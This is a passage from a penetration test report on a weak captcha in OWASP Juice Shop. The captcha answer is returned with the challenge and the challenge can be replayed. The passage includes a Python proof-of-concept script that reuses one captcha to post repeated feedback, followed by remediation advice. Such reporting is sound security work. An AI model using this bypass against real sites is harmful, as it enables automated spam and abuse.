

Figure 13 - Weak captcha protection with a simple mathematical operation

Moreover, the challenge answer is included the response when requesting for the challenge.



Figure 14 - Answer in the response when fetching the captcha

Finally, the different challenges are identified with an unique id `captchaId`. An attacker does not need to request a challenge for every form submission. One challenge

response can be repeated by submitting the corresponding id. The following python snippet is a proof of concept to make multiple submissions in a row.

```
import requests
import os

URL = "http://juice-shop.herokuapp.com"

# Get one captcha challenge
res = requests.get(os.path.join(URL, "rest/captcha"), proxies={"http":"http://
127.0.0.1:8080"}).json()
captchaId, answer = res["captchaId"], res["answer"]

def fuzz():
    # Post 5 feedbacks with a different content
    for i in range(5):
        data = {
            "UserId": 23,
            "captchaId": captchaId,
            "captcha": answer,
            "comment": f"test {i}",
            "rating":1
        }
        res = requests.post(os.path.join(URL, "api/Feedbacks"), json=data,
proxies={"http":"http://127.0.0.1:8080"}).json()

        if res["status"] != "success":
            print("Error: the feedback could not be posted")
            return

    print("Success: All the feddbacks have been posted by this bot.")

fuzz()
```

The following screenshot shows the resulting spam on the admin interface.



Figure 15 - Feedback spammed on the admistrator interface

Recommendation

- Captcha solutions already exist with strong defence mechanisms to distinguish the behaviour of a bot from a real user, ex: Google ReCAPTCHA (proprietary)
- For a custom implementation:
  - The answer of the challenge should not be transmitted within the challenge.
  - The challenge should not be replayable.
  - It needs to be resistance against automatic solvers.
  - Submissions should be rate-limited.

Additional Information

- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat

List of Changes

Version	Date	Description	Author
1.0	2025-05-09	Endgültige Version	Alexandre Labbe